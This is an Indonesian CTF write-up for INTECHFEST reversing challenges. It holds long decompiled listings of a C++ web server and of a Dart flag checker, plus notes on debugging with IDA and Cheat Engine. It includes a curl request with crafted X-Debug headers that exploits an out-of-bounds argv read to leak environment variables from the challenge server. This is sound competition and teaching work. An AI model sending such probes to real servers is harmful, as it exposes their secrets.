char *v16; // [rsp+1F0h] [rbp-30h]
char *v17; // [rsp+1F8h] [rbp-28h]
char *v18; // [rsp+200h] [rbp-20h]

akane::create_server((akane *)v4);
akane::Server::set_thread_pool_size((akane::Server *)v4, 4u);
v18 = &v6;
std::string::basic_string<std::allocator<char>>(v5, "static", &v6);
akane::Server::set_static_directory((__int64)v4, (__int64)v5);
std::string::~string(v5);
std::function<akane::Response ()(akane::Context
&)>::function<main::{lambda(akane::Context &)#1},void>(
    (std::_Function_base *)v7,
    (__int64)&v8);
v17 = &v10;
std::string::basic_string<std::allocator<char>>(v9, "/", &v10);
akane::Server::get(v4, v9, v7);
std::string::~string(v9);
std::function<akane::Response ()(akane::Context
&)>::~function((std::_Function_base *)v7);
v11 = 1;
akane::Server::use<akane::Logger,akane::Logger::Level>((__int64)v4,
(__int64)&v11);
v13 = argv;
std::function<bool ()(akane::Context
&)>::function<main::{lambda(akane::Context &)#2},void>(
    (std::_Function_base *)v12,
    (__int64)&v13);
akane::Server::use(v4, v12);
std::function<bool ()(akane::Context &)>::~function((std::_Function_base
*)v12);
v16 = &v15;
std::string::basic_string<std::allocator<char>>(v14, "0.0.0.0", &v15);
akane::Server::bind((__int64)v4, (__int64)v14, 5000);
std::string::~string(v14);
akane::Server::start((akane::Server *)v4);
akane::Server::~Server((akane::Server *)v4);
return 0;
}

```

Dengan teknik pencet-pencet yang ada akane nya terus menerus dan tanya ke GPT (history here: <https://chatgpt.com/share/68bdb60c-0d2c-800b-8a78-e419866494b1>) didapatkan chain berikut

(untuk context 2)
akane::main → _M_invoke → __invoke_r → __invoke_impl → operator()

yang decompilationnya adalah begini

```

__int64 __fastcall main::{lambda(akane::Context &)#2}::operator()(_QWORD *a1,
__int64 a2)
{

```

```

char v2; // r13
char v3; // r14
char v5; // r13
char v6; // r14
akane::Response *v7; // rax
bool v8; // [rsp+8h] [rbp-1C8h]
bool v9; // [rsp+8h] [rbp-1C8h]
_BYTE v10[47]; // [rsp+20h] [rbp-1B0h] BYREF
char v11; // [rsp+4Fh] [rbp-181h] BYREF
_BYTE v12[32]; // [rsp+50h] [rbp-180h] BYREF
_BYTE v13[47]; // [rsp+70h] [rbp-160h] BYREF
char v14; // [rsp+9Fh] [rbp-131h] BYREF
_BYTE v15[47]; // [rsp+A0h] [rbp-130h] BYREF
char v16; // [rsp+CFh] [rbp-101h] BYREF
_BYTE v17[32]; // [rsp+D0h] [rbp-100h] BYREF
_BYTE v18[47]; // [rsp+F0h] [rbp-E0h] BYREF
char v19; // [rsp+11Fh] [rbp-B1h] BYREF
_BYTE v20[32]; // [rsp+120h] [rbp-B0h] BYREF
_BYTE v21[47]; // [rsp+140h] [rbp-90h] BYREF
char v22; // [rsp+16Fh] [rbp-61h] BYREF
char *v23; // [rsp+170h] [rbp-60h]
char *v24; // [rsp+178h] [rbp-58h]
char *v25; // [rsp+180h] [rbp-50h]
char *v26; // [rsp+188h] [rbp-48h]
char *v27; // [rsp+190h] [rbp-40h]
int v28; // [rsp+19Ch] [rbp-34h]

v2 = 0;
v3 = 0;
v27 = &v11;
std::string::basic_string<std::allocator<char>>(v10, "X-Debug", &v11);
v8 = 1;
if ( (unsigned __int8)akane::Request::has_header(a2, (__int64)v10) == 1 )
{
    v26 = &v14;
    std::string::basic_string<std::allocator<char>>(v13, "X-Debug", &v14);
    v2 = 1;
    akane::Request::header((__int64)v12, a2, (__int64)v13);
    v3 = 1;
    if ( (unsigned __int8)std::operator==(char>(v12, "true") == 1 )
        v8 = 0;
}
if ( v3 )
    std::string::~string(v12);
if ( v2 )
    std::string::~string(v13);
std::string::~string(v10);
if ( v8 )
    return 1;
v5 = 0;
v6 = 0;
v25 = &v16;
std::string::basic_string<std::allocator<char>>(v15, "X-Debug-Index", &v16);
v9 = 1;
if ( (unsigned __int8)akane::Request::has_header(a2, (__int64)v15) == 1 )
{

```

```

v24 = &v19;
std::string<std::allocator<char>>(v18, "X-Debug-Index", &v19);
v5 = 1;
akane::Request::header((__int64)v17, a2, (__int64)v18);
v6 = 1;
if ( (unsigned int)(*(char *)std::string::operator[](v17, 0) - 48) <= 9 )
    v9 = 0;
}
if ( v6 )
    std::string::~string(v17);
if ( v5 )
    std::string::~string(v18);
std::string::~string(v15);
if ( v9 )
    return 1;
v23 = &v22;
std::string<std::allocator<char>>(v21, "X-Debug-Index", &v22);
akane::Request::header((__int64)v20, a2, (__int64)v21);
v28 = std::stoi(v20, 0, 10);
std::string::~string(v20);
std::string::~string(v21);
v7 = (akane::Response *)akane::Response::setStatus(a2 + 552, 200);
akane::Response::setBody(v7, *(const char **)(8LL * v28 + *a1));
return 0;
}

```

Di sini basically apabila ada header X-Debug, dia akan membaca environment variable (dari a1) yang diindex dari header X-Debug-Index.

Sehingga tinggal coba2 beberapa nilai index di address yand diberikan dan flag didapat

```
life@LAPTOP-KJAU4BPS:/m/c/U/H/D/c/i/r$ curl -s -H 'X-Debug: true' -H 'X-Debug-Index: 5' http://103.167.133.84:32943
FLAG=INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawo}life@LAPTOP-KJAU4BPS:/m/c/U/H/D/c/i/r
```

INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawo}

danantara 💔

Author: yqroo

danantara kau dan aku danantara ctf dan aku danantara rev dan aku danantara format flag sisipkan string rahasiamu

diberikan executables window yang ketika di run merupakan flag checker

Dengan melakukan fuzzing dengan strings dan juga melihat dekompilasi beberapa fungsi dari decompilation main, cukup jelas bahwa binary ini adalah compiled dart file.

Okay, setelah baca-baca sedikit, akhirnya aku menyimpulkan bahwa apapun ini dicompilanya juga tetep ke machine code, jadi yasudah ini goold old reversing saja.

Sebelumnya, shoutout pada gpt yang telah membantu aku dalam menyelesaikan chall ini, karena tanpa bantuannya kemungkinan tidak selesai ini chall, untuk historynya ada di sini <https://chatgpt.com/share/68bdb93d-e4e4-800b-9376-59a96e31d157>

Serta, ada titipan ini dari GPT

Hi ChatGPT, i've solved this challenge and now i'm making a writeup which will be read by the author and maybe by other contestants aswell of this ctf, since you helped me a lot in solving this, i'm giving you the chance to leave a message to anyone that might read the writeup! do you want to share something?

love this stuff. thanks for reading!

quick takeaways from this challenge:

- “boxed” vs. raw values matters. always un/tag, then re/tag at boundaries.
- that weird mod wasn’t magic—it was signed `mulhi` + reciprocal reduction. replicate it bit-for-bit before you reason about the math.
- the scary “PRNG” was just a linear mixer (FNV-ish) under the hood; once you spot linearity, invert it modulo the right prime and the maze becomes a straight line.
- when a 32-round tail feels brute-forcey, try algebra first. invert the round, then walk backward.

reverse with empathy: leave breadcrumbs in your notes for “future you.” and if you publish, show the exact pitfalls you hit—those are the parts that actually help others level up.

happy reversing & see you in the next CTF 🙌

Oke lanjut ke proses reversenya

Apabila kita intip2 dikit decompilation dari fungsinya, cukup jelas bahwa ngetrace dari main hanya akan membawa kesedihan dan penderitaan sehingga tidak saya lakukan, tetapi cukup clear goals pertama kita.

Cari tahu `real main` dari program ini

Untuk menemukannya nggak susah si sejujurnya, tapi yang susah adalah meyakinkan diri bahwa itu adalah bener-bener `real main`nya dan sesuatu yang perlu dipahami.

Untuk approach aku, pertama-tama adalah tinggal di run aja di ida terus pas dia nerima input di suspend dan di trace executionnya dari situ ke mana aja.

Sebenarnya, saat dia nerima input ada banyak thread, yang menghasilkan sesuatu untuk diikuti adalah yang ini yang paling bawah

Decimal	Hex	State	Name
13460	3494	Running	7FF8E8832220
17880	45D8	Running	7FF8E8832220
20296	4F48	Running	unknown_libname_59
10112	2780	Running	unknown_libname_59

Oke, jadi saat dipause dan kita nulis input, dia akan mulai dari kernelbase_ReadFile+8D

Stack view			
0000004E1EAFE298	00007FF629D44977	sub_7FF629D44950:loc_7FF629D44977	
0000004E1EAFE2A0	0000004E1EAFE547	Stack[00002780]:0000004E1EAFE547	
0000004E1EAFE2A8	00007FF8E5F6D48D	KERNELBASE.dll:kernelbase_ReadFile+8D	
0000004E1EAFE2B0	000000000000032A		
0000004E1EAFE2B8	0000000000000329		
0000004E1EAFE2C0	000001A1B1F0DD60	debug063:000001A1B1F0DD60	
0000004F1FAFF2C8	000001A1B1F0DD60	debug063:000001A1B1F0DD60	
UNKNOWN 0000004E1EAFE2A8:	Stack[00002780]:0000004E1EAFE2A8	(Synchronized with RSP)	

Nexnya, aku liat2 di stack untuk cari address yang non library, yaitu ada ini

0000004E1EAFE310	000001A1B1F0DD60	debug063:000001A1B1F0DD60
0000004E1EAFE318	00007FF629BC01EC	sub_7FF629BC01A0+4C
0000004E1EAFE320	00007FF629BBF7B0	sub_7FF629BBF7B0
0000004E1EAFE322	0000004E1EAFE322	Stack[00002780]:0000004E1EAFE322

Okay, cukup promising,

kita bisa lihat dari hasil decompilenya ini

```
char __fastcall sub_7FF629BC01A0(__int64 a1, int *a2)
{
    HANDLE StdHandle; // rax
    int v4; // ecx
    char result; // al
    _BYTE v6[32]; // [rsp+0h] [rbp-48h] BYREF
    DWORD NumberOfBytesRead; // [rsp+30h] [rbp-18h] BYREF
    unsigned __int8 Buffer; // [rsp+37h] [rbp-11h] BYREF
    __int64 v9; // [rsp+38h] [rbp-10h]

    StdHandle = GetStdHandle(0xFFFFFFF6);
    NumberOfBytesRead = 0;
    if ( !ReadFile(StdHandle, &Buffer, 1u, &NumberOfBytesRead, 0) &&
        GetLastError() != 109 )
    {
        result = 0;
        if ( ((unsigned __int64)v6 ^ v9) == _security_cookie )
            return result;
    LABEL_8:
```

```

JUMPOUT(0x7FF629BC0240LL);
}
v4 = -1;
if ( NumberOfBytesRead == 1 )
    v4 = Buffer;
*a2 = v4;
result = 1;
if ( ((unsigned __int64)v6 ^ v9) != _security_cookie )
    goto LABEL_8;
return result;
}

```

di sini clear bahwa dia read 1 char, tapi di decompilenya banyak cek2 cookie begini, jadi sepertinya dia adalah function library, bukan user function

Tetapi, kita mendapat awal mula dari perjalanan input kita, jadi langsung saja aku pasang hardware breakpoint di memory yang memegang input kita.

Kemudian, tinggal f9 dan apabila dia di copy aku pasang juga hw breakpoint di tempat yang baru.

Eventually, akan sampai ke function Dart_SetIntegerReturnValue, tetapi fungsi itu pun tidak menarik

Menariknya, jika kita next next terus, akan sampai ke code pada unknown section, hasil decompilenya jelek jadi yasudah kita assembly gaming saja, pada machine code kita return di sini ke 000001A1B1FB749E, dengan rax adalah 2 * value_char_yang_diinput

```

debug057:000001A1B1FB7499 call    near ptr unk_1A1B1FB7878
debug057:000001A1B1FB749E mov     rbx, rax

```

Nilai input kita, dipass-pass beberapa kali, tetapi instruksi yang signifikan adalah di sini

```

debug057:000001A1B1FB76AC loc_1A1B1FB76AC: ; CODE XREF:
sub_1A1B1FB746E+22F↑j
debug057:000001A1B1FB76AC lea     r13, [rdx+rdi*8+17h]
debug057:000001A1B1FB76B1 mov     [r13+0], rax
debug057:000001A1B1FB76B5 test    al, 1
debug057:000001A1B1FB76B7 jz      short loc_1A1B1FB76D0
debug057:000001A1B1FB76B9 mov     r11b, [rdx-1]

```

2*char kita ada pada rax, dan cukup clear bahwa ini adalah storing ke array dengan indexing pada rdi dengan base data ada pada rdx + 0x17.

Awalnya, aku bingung ngapain coba naro data di object dengan offset +0x17, tapi sepertinya ini memang konvensi di dart, yaitu datanya pada array mulai dari offset 0x17 dan ini fakta yang ke depannya akan sangat membantu untuk identifikasi array/bytes object

Anyway, dengan naro breakpoint di situ dan f9 beberapa kali, cukup clear bahwa memang benar ini adalah copy data input ke array, sama seperti sebelumnya, untuk setiap buffer yang ngehold user input selalu kuletakkan hardware breakpoint.

Untuk proses ini sendiri, ada 1 gotcha, yaitu objek yang untuk ngehold karakter kita sepertinya punya length, dan awalnya diinitialize berukuran 0xe (ini infonya ada di base + 0x7), tapi apabila inputnya lebih akan allocate baru berukuran 0x1e jadi hardware breakpointnya yg harus dipindahin ke situ

okay, kemudian meskipun ini di unmapped section, aku liat tetap ada instruksi ret diakhir, sehingga aku letakkan breakpoint di instruksi tersebut dan step untuk melihat callernya

Didapatkan fungsi dengan hasil decompilenya seperti ini

```
// positive sp value has been detected, the output may be wrong!
__int64 __fastcall sub_20656CD65DF()
{
    __int64 v0; // rax
    __int64 v1; // rbp
    __int64 v2; // r14
    __int64 v3; // r15
    __int64 v4; // rax
    __int64 v5; // rcx
    __int64 v6; // rax
    __int64 v7; // rax
    __int64 v8; // rdx
    __int64 v9; // rsi
    unsigned int v10; // r11d
    unsigned int v11; // r11d
    __int64 v12; // rdi
    __int64 v13; // rax
    __int64 v14; // rax
    __int64 v15; // rcx
    __int64 v17; // r9
    __int64 v18; // r8
    __int64 v19; // rax
    __int64 v20; // rax
    __int64 v21; // r10
    __int64 v22; // rax
    __int64 v23; // rax
    __int64 v24; // rax
    __int64 v25; // rcx
    __int64 v26; // rax
    __int64 v27; // rdx
    __int64 v28; // rax
    __int64 v29; // rax
    __int64 v30; // rcx
    __int64 v31; // rax
    __int64 v32; // rdx
    __int64 v33; // rax
    __int64 v34; // rax
    __int64 v35; // rcx
    __int64 v36; // rax
    __int64 v37; // rdx
    __int64 v38; // rax
    __int64 v39; // rax
    __int64 v40; // rcx
    __int64 v41; // rdx
```

```

__int64 v42; // rax
__int64 v43; // rcx
__int64 v44; // rcx
__int64 v45; // rax
__int64 v46; // rdx
__int64 v47; // rbx
__int64 v48; // rcx
__int64 v49; // rsi
__int64 v50; // r8
unsigned __int64 v51; // r9
__int64 v52; // rax
__int64 v53; // rcx
__int64 v54; // rdx
__int64 v55; // rax
__int64 v56; // rcx
__int64 v57; // rax
char v58; // cf
__int64 v59; // rax
__int64 v60; // rdx
__int64 v61; // rax
__int64 v62; // rax
__int64 v63; // rdx
__int64 v64; // rax
__int64 v65; // rax
__int64 v66; // rdx
__int64 v67; // rax
__int64 v68; // rax
__int64 v69; // rdi
__int64 v70; // rax
__int64 v71; // rax
__int64 v72; // rsi
__int64 v73; // rax
__int64 v74; // rdx
__int64 v75; // rax
__int64 v76; // rax
unsigned int v77; // r11d
__int64 v78; // [rsp-8h] [rbp-8h] BYREF

*(__QWORD *)(&v1 - 8) = v0;
v4 = ((__int64 (*)())unk_20656CD0EC8)();
*(__QWORD *)(&v1 - 16) = v4;
*(__QWORD *)(&v4 + 23) = 442;
*(__QWORD *)(&v4 + 31) = 494;
*(__QWORD *)(&v4 + 39) = 502;
*(__QWORD *)(&v4 + 47) = 454;
*(__QWORD *)(&v4 + 55) = 42;
*(__QWORD *)(&v4 + 63) = 392;
*(__QWORD *)(&v4 + 71) = 70;
*(__QWORD *)(&v4 + 79) = 112;
*(__QWORD *)(&v4 + 87) = 176;
*(__QWORD *)(&v4 + 95) = 26;
*(__QWORD *)(&v4 + 103) = 114;
*(__QWORD *)(&v4 + 111) = 10;
*(__QWORD *)(&v4 + 119) = 104;
*(__QWORD *)(&v4 + 127) = 250;
*(__QWORD *)(&v4 + 135) = 78;

```

```

*(__QWORD *)(&v4) = 202;
*(__QWORD *)(&v1 - 24) = ((__int64 (*)(void))unk_20656C9A834)();
v5 = ((__int64 (*)(void))unk_20656CCFFA4)();
v6 = *(__QWORD *)(&v1 - 24);
*(__QWORD *)(&v1 - 32) = v5;
*(__QWORD *)(&v5 + 23) = v6;
v7 = ((__int64 (*)(void))unk_20656C9A834)();
v9 = *(__QWORD *)(&v1 - 32);
*(__QWORD *)(&v9 + 31) = v7;
LOBYTE(&v10) = *(__BYTE *)(&v9 - 1);
v11 = *(__DWORD *)(&v2 + 64) & (&v10 >> 2);
if ( ((unsigned __int8)v11 & *(__BYTE *)(&v7 - 1)) != 0 )
    ((void (*)(void))unk_20656CCF9A0)();
v12 = *(__QWORD *)(&v1 - 8);
if ( v12 == *(__QWORD *)(&v2 + 112) )
    v13 = *(__QWORD *)(&v2 + 112);
else
    v13 = *(__QWORD *)(&v12 + 7);
if ( v13 == *(__QWORD *)(&v2 + 112) )
    v14 = 0;
else
    v14 = v13 >> 1;
v15 = 2 * v14;
if ( 2 * v14 != 32 )
    return *(__QWORD *)(&v2 + 112);
v17 = 0;
while ( 1 )
{
    v18 = *(__QWORD *)(&v1 - 16);
    *(__QWORD *)(&v1 - 48) = v17;
    if ( (unsigned __int64)&v78 <= *(__QWORD *)(&v2 + 56) )
        (*(void (__fastcall **)(__int64, __int64, __int64))(&v2 + 552))(v15, v8,
v18);
    if ( v12 == *(__QWORD *)(&v2 + 112) )
        v19 = *(__QWORD *)(&v2 + 112);
    else
        v19 = *(__QWORD *)(&v12 + 7);
    if ( v19 == *(__QWORD *)(&v2 + 112) )
        v20 = 0;
    else
        v20 = v19 >> 1;
    if ( v17 >= v20 )
    {
        v74 = *(__QWORD *)(&v1 - 32);
        v75 = 0;
        goto LABEL_91;
    }
    v21 = *(__QWORD *)(&v9 + 23);
    *(__QWORD *)(&v1 - 40) = v21;
    if ( v12 == *(__QWORD *)(&v2 + 112) )
    {
        v22 = *(__QWORD *)(&v2 + 112);
        goto LABEL_28;
    }
    if ( v17 >= (unsigned __int64)(*(__int64 *)(&v12 + 7) >> 1) )
        break;
}

```

```

if ( 2LL * (*(_DWORD *)(&v12 - 1) >> 12) == 188 )
    v23 = *(unsigned __int8 *)(&v12 + v17 + 15);
else
    v23 = *(unsigned __int16 *)(&v12 + 2 * v17 + 15);
v22 = 2 * v23;
LABEL_28:
if ( v22 == *(_QWORD *)(&v2 + 112) )
    v24 = 0;
else
    v24 = v22 >> 1;
v25 = v24 << 24;
if ( v12 == *(_QWORD *)(&v2 + 112) )
{
    v26 = *(_QWORD *)(&v2 + 112);
}
else
{
    v27 = v17 + 1;
    if ( v17 + 1 >= (unsigned __int64)(*(__int64 *)(&v12 + 7) >> 1) )
        goto LABEL_98;
    if ( 2LL * (*(_DWORD *)(&v12 - 1) >> 12) == 188 )
        v28 = *(unsigned __int8 *)(&v12 + v27 + 15);
    else
        v28 = *(unsigned __int16 *)(&v12 + 2 * v27 + 15);
    v26 = 2 * v28;
}
if ( v26 == *(_QWORD *)(&v2 + 112) )
    v29 = 0;
else
    v29 = v26 >> 1;
v30 = (v29 << 16) | v25;
if ( v12 == *(_QWORD *)(&v2 + 112) )
{
    v31 = *(_QWORD *)(&v2 + 112);
}
else
{
    v32 = v17 + 2;
    if ( v17 + 2 >= (unsigned __int64)(*(__int64 *)(&v12 + 7) >> 1) )
        goto LABEL_99;
    if ( 2LL * (*(_DWORD *)(&v12 - 1) >> 12) == 188 )
        v33 = *(unsigned __int8 *)(&v12 + v32 + 15);
    else
        v33 = *(unsigned __int16 *)(&v12 + 2 * v32 + 15);
    v31 = 2 * v33;
}
if ( v31 == *(_QWORD *)(&v2 + 112) )
    v34 = 0;
else
    v34 = v31 >> 1;
v35 = (v34 << 8) | v30;
if ( v12 == *(_QWORD *)(&v2 + 112) )
{
    v36 = *(_QWORD *)(&v2 + 112);
}
else

```

```

{
    v37 = v17 + 3;
    if ( v17 + 3 >= (unsigned __int64)(*(__int64 *)(&v12 + 7) >> 1) )
        goto LABEL_100;
    if ( 2LL * (*(_DWORD *)(&v12 - 1) >> 12) == 188 )
        v38 = *(unsigned __int8 *)(&v12 + v37 + 15);
    else
        v38 = *(unsigned __int16 *)(&v12 + 2 * v37 + 15);
    v36 = 2 * v38;
}
if ( v36 == *(_QWORD *)(&v2 + 112) )
    v39 = 0;
else
    v39 = v36 >> 1;
v40 = v39 | v35;
v41 = *(_QWORD *)(&v21 + 7);
v42 = 2 * v40;
if ( __OFADD__(v40, v40) )
{
    v42 = ((__int64 (__fastcall *)(__int64, __int64,
__int64))unk_20656CD1150)(v40, v41, v18);
    *(_QWORD *)(&v42 + 7) = v43;
}
v44 = *(_QWORD *)(&v2 + 112);
*(_QWORD *)(&v1 - 24) = v42;
if ( v41 != *(_QWORD *)(&v2 + 112) )
    (*(void (__fastcall **)(__int64, __int64, __int64, _QWORD))(*(_QWORD
*)(v41 + 39) + 7LL))(

    v44,
    v41,
    v18,
    *(_QWORD *)(&v3 + 6119));
v45 = *(_QWORD *)(&v1 - 40);
v46 = *(_QWORD *)(&v45 + 23);
v47 = *(_QWORD *)(&v46 + 15);
v48 = *(__int64 *)(&v45 + 15) >> 1;
*(_QWORD *)(&v1 - 56) = v48;
if ( v48 == v47 >> 1 )
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656C9AC4C)(v48,
v46, v18);
v49 = *(_QWORD *)(&v1 - 32);
v50 = *(_QWORD *)(&v1 - 16);
v51 = *(_QWORD *)(&v1 - 48);
v52 = *(_QWORD *)(&v1 - 40);
v53 = *(_QWORD *)(&v1 - 56);
*(_QWORD *)(&v52 + 15) = 2 * (v53 + 1);
v54 = *(_QWORD *)(&v52 + 23);
v55 = *(_QWORD *)(&v1 - 24);
*(_QWORD *)(&v54 + 8 * v53 + 23) = v55;
if ( (v55 & 1) != 0 )
{
    LOBYTE(v11) = *(_BYTE *)(&v54 - 1);
    v11 = *(_DWORD *)(&v2 + 64) & (v11 >> 2);
    if ( ((unsigned __int8)v11 & *(_BYTE *)(&v55 - 1)) != 0 )
        ((void (__fastcall *)(__int64, __int64, __int64, unsigned
__int64))unk_20656CCF6B4)(v53, v54, v50, v51);
}

```

```

}

v56 = *(_QWORD *) (v49 + 31);
*(_QWORD *) (v1 - 24) = v56;
if ( v51 >= 0x10 )
    goto LABEL_101;
v57 = *(_QWORD *) (v50 + 8 * v51 + 23);
v58 = v57 & 1;
v59 = v57 >> 1;
if ( v58 )
    v59 = *(_QWORD *) (2 * v59 + 8);
v60 = v59 << 24;
if ( v51 + 1 >= 0x10 )
    goto LABEL_102;
v61 = *(_QWORD *) (v50 + 8 * (v51 + 1) + 23);
v58 = v61 & 1;
v62 = v61 >> 1;
if ( v58 )
    v62 = *(_QWORD *) (2 * v62 + 8);
v63 = (v62 << 16) | v60;
if ( v51 + 2 >= 0x10 )
    goto LABEL_103;
v64 = *(_QWORD *) (v50 + 8 * (v51 + 2) + 23);
v58 = v64 & 1;
v65 = v64 >> 1;
if ( v58 )
    v65 = *(_QWORD *) (2 * v65 + 8);
v66 = (v65 << 8) | v63;
if ( v51 + 3 >= 0x10 )
    goto LABEL_104;
v67 = *(_QWORD *) (v50 + 8 * (v51 + 3) + 23);
v58 = v67 & 1;
v68 = v67 >> 1;
if ( v58 )
    v68 = *(_QWORD *) (2 * v68 + 8);
*(_QWORD *) (v1 - 64) = v68 | v66;
v69 = *(_QWORD *) (*(_QWORD *) (v56 + 23) + 15LL);
v70 = *(_int64 *) (v56 + 15) >> 1;
*(_QWORD *) (v1 - 56) = v70;
if ( v70 == v69 >> 1 )
    ((void (*) (void)) unk_20656C9AC4C)();
v71 = *(_QWORD *) (v1 - 24);
v15 = *(_QWORD *) (v1 - 64);
v72 = *(_QWORD *) (v1 - 56);
*(_QWORD *) (v71 + 15) = 2 * (v72 + 1);
v8 = *(_QWORD *) (v71 + 23);
v73 = 2 * v15;
if ( __OFADD__ (v15, v15) )
{
    v73 = ((__int64 (__fastcall *) (__int64, __int64)) unk_20656CD1150) (v15,
v8);
    *(_QWORD *) (v73 + 7) = v15;
}
*(_QWORD *) (v8 + 8 * v72 + 23) = v73;
if ( (v73 & 1) != 0 )
{
    LOBYTE (v11) = *(_BYTE *) (v8 - 1);
}

```

```


    v11 = *(_DWORD *) (v2 + 64) & (v11 >> 2);
    if ( ((unsigned __int8)v11 & *(_BYTE *) (v73 - 1)) != 0 )
        ((void (*)(void))unk_20656CCF6B4)();
    }
    v17 = *(_QWORD *) (v1 - 48) + 4LL;
    v9 = *(_QWORD *) (v1 - 32);
    v12 = *(_QWORD *) (v1 - 8);
}
((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD1410)(v15, v8,
v18);
LABEL_98:
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD1410)(v25, v27,
v18);
LABEL_99:
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD1410)(v30, v32,
v18);
LABEL_100:
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD1410)(v35, v37,
v18);
LABEL_101:
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD1410)(v56, v54,
v50);
LABEL_102:
    ((void (__fastcall *)(__int64, __int64))unk_20656CD1410)(v56, v60);
LABEL_103:
    ((void (__fastcall *)(__int64, __int64))unk_20656CD1410)(v56, v63);
LABEL_104:
    ((void (__fastcall *)(__int64, __int64))unk_20656CD1410)(v56, v66);
LABEL_105:
    v75 = (*(__int64 (__fastcall **)(__int64, __int64, __int64))(v2 + 552))(v15,
v74, v18);
    while ( v75 < 32 )
    {
        v76 = ((__int64 (__fastcall *)(__int64, __int64,
__int64))unk_20656CD6D40)(v15, v74, v18);
        v74 = *(_QWORD *) (v1 - 32);
        *(_QWORD *) (v74 + 23) = v76;
        LOBYTE(v77) = *(_BYTE *) (v74 - 1);
        if ( ((*(_BYTE *) (v2 + 64) & (v77 >> 2) & *(_BYTE *) (v76 - 1)) != 0 )
            ((void (*)(void))unk_20656CCF986)();
        v75 = *(_QWORD *) (v1 - 48) + 1LL;
LABEL_91:
        *(_QWORD *) (v1 - 48) = v75;
        if ( (unsigned __int64)&v78 <= *(_QWORD *) (v2 + 56) )
            goto LABEL_105;
    }
    *(_QWORD *) (v1 - 8) = *(_QWORD *) (v74 + 23);
    ((void (__fastcall *)(__int64, __int64, __int64))unk_20656CD02E0)(v15, v74,
v18);
    ((__int64 (*)(void))unk_20656CD6C40)();
    ((void (*)(void))unk_20656CDA650)();
    return *(_QWORD *) (v2 + 112);
}

```

ketika melihat fungsi ini, aku mikir2 dulu tentunya, apakah ini fungsi yang sus atau tidak, karena ada unsur susnya yaitu setup nilai2 konstan dan juga fungsinya keliatan panjang dan mengulang2 hal yang serupa. Tapi, ini dart dan aku gatau apa-apa jadi aku tetap mengacu ke hardware breakpoint, yang dimana setelah aku start, somehow nggak ke hit sama sekali.

Okay, aku nggak tau aku ngemiss transfer data dimana, tapi obviously executable ini HARUS ngeproses user input, karena kan flagchecker, jadi aku taro breakpoint di sini dan coba cari address yang menggunakan input aku di memori menggunakan cheat engine.

Ada 3 address



aku taro hw breakpoint di ketiganya, dan di fungsi ini memang benar kehit, sehingga aku simpulkan bahwa fungsi ini memproses input kita dan worthy untuk di reverse

Okay, kemudian aku mendapati bahwa dibagian sini mengakses memori dekat2 input kita

```
if ( v12 == *(_QWORD *) (v2 + 112) )
    v13 = *(_QWORD *) (v2 + 112);
else
    v13 = *(_QWORD *) (v12 + 7);
if ( v13 == *(_QWORD *) (v2 + 112) )
    v14 = 0;
else
    v14 = v13 >> 1;
v15 = 2 * v14;
if ( 2 * v14 != 32 )
    return *(_QWORD *) (v2 + 112);
```

dan ternyata ini adalah pattern yang akan sering muncul, jadi di dart-dart ini integer disimpan dengan cara melakukan encoding di lsb nya. Apabila, lsb nya 0, maka nilai integer tersebut jatuh dalam range int32 dan nilainya adalah nilai packednya di right shift 1, apabila tidak aku kurang tau juga, karena di program ini mostly ngehandle case untuk lsb nya 0.

Okay, tapi lanjutan dari decompilation di atas, turns out v12 adalah buffer kita, sehingga v13 adalah lengthnya (+7), dan apabila $2 * \text{length_buffer} \neq 32$, dilakukan

early return. Dari potongan code di atasnya, sepertinya `v2 + 112` ini adalah null value, jadi kita anggaplah ini branch yang perlu dihindari.

Sehingga, kemungkinan flagnya berukuran 16,

Okay, kemudian untuk bagian seterusnya, aku dapat opini dari ChatGPT kalo ini ngeconvert semacam gini

1. Pack 4 input code units into one 32-bit word (big-endian style from positions `v17..v17+3` in `v12`):

- It reads one code unit at a time from `v12` using the “one-byte vs two-byte string” check

lua

 Copy code

```
if (2 * (*(v12-1)>>12) == 188) // one-byte; else two-byte
```

so it loads either a byte or a 16-bit value.

- Those 4 values are combined into

ini

 Copy code

```
v40 = (c0<<24) | (c1<<16) | (c2<<8) | c3
```

